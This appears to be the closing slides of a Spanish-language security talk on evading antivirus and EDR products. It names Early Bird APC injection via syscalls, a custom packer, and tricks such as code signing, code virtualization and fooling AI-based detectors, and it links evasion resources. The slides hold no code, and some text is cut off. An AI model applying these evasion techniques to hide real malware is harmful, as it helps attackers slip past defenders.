


Solución “temporal” hasta ser lava

- Nuevamente tenemos que recurrir a syscalls:
 - Técnica **Earlybird / APC**
 - Explicada ampliamente en <https://www.securityartwork.es/2021/11/18/evadiendo-el-antivirus-mediante-early-bird-y-syscalls/>



Solución “temporal” hasta ser lava



Solución “temporal” hasta ser lava

- PaELIa-Packer (I... el otro, para los W...
 - Arroz “con cos... oreja...
 - Todo con pan p...
 - Rutinas matem...
 - (TBD)



ni para una ni para

zos, morcillas, forro,

n (Gracias Chary)...

icas...



Solución “temporal” hasta ser lava

- **Tricks:**

- Checksum (recalcular)
- Signtool (certificados de firma de código)
- Virtualización de código (vCPU)
- Secciones “entendibles” (xDRS con IAs como Grindsoft, SecureAge APEX, etc... en VT)
- Etc...
- Y crearle un icono ☹ al packer



Reflexiones

- **Algoritmo de Tremaux:**

1. No siga el mismo camino dos veces.
2. Si llega a un cruce nuevo, no importa qué camino siga.
3. Si un camino nuevo lo lleva a un cruce viejo, o a un callejón sin salida, retroceda hasta la entrada del camino.
4. Si un camino viejo lo lleva a un cruce viejo, tome un camino nuevo, y si no lo hay, tome cualquiera.



¿Preguntas?



Recursos online

- **Otros recursos útiles:**

- <https://www.mdsec.co.uk/2022/01/edr-parallel-asis-through-analysis/>
- <https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks>
- <https://www.infosec.tirol/master-of-puppets-part-ii-how-to-tamper-the-edr/>
- <https://arxiv.org/pdf/2108.10422.pdf>
- <https://www.optiv.com/insights/source-zero/blog/defeating-edrs-office-products>
- <https://github.com/lab52io/StopDefender>
- Etc...



Agradecimientos

- Al excelente “**Team**” de colaboradores en **CS³ Group**
- Al grupo “**L1k0rd3b3ll0t4**” donde “***todos son gilipollas y unos hijos de puta***”
- Al grupo “**GC3**” que están por ahí
- A mi familia por aguantarme cuando no les hago caso
- Al “**CCC**” por los buenos días cuando se acuerdan
- Al reloj por no usarlo y no saber las horas que son
- A mucha gente que está ahí siempre... **¡GRACIAS!**
- Pero sigue sin tener un icono 🐛



¡Muchas gracias!



© 2022 CS³ GROUP. Todos los derechos reservados.

Todas las demás marcas comerciales, productos, servicios, logotipos, imágenes, etc. referenciados aquí son propiedad de sus respectivos dueños. La información presentada es exclusivamente con propósitos informativos y únicamente expresa la opinión del autor en el momento de su publicación. CS³ GROUP no puede garantizar la veracidad y licitud del contenido o información aquí presentada. CS³ GROUP ofrece TODO EL MATERIAL Y EL CONTENIDO DE ESTA PRESENTACION "COMO ESTÁ", SIN NINGUNA GARANTÍA EXPRESA O TÁCITA DE NINGÚN TIPO, INCLUYÉNDOSE SIN LIMITACIÓN LAS GARANTÍAS DE QUE EL PRODUCTO O SERVICIO SEA COMERCIALIZABLE, NO INFRACTORA DE LA PROPIEDAD INTELECTUAL DE NADIE, O IDÓNEA PARA UN DETERMINADO PROPÓSITO. CS³ GROUP NO TIENE NINGUNA OBLIGACIÓN DE PAGAR INDEMNIZACIÓN POR DAÑOS Y PERJUICIOS DE NINGÚN TIPO (INCLUYENDO, ENTRE OTRAS, LA PÉRDIDA DE GANANCIAS, PÉRDIDA DE EXPLOTACIÓN, PÉRDIDA DE INFORMACIONES) PRODUCIDOS POR EL USO O POR LA INCAPACIDAD DE USAR EL MATERIAL Y/O INFORMACION AQUÍ PRESENTADA.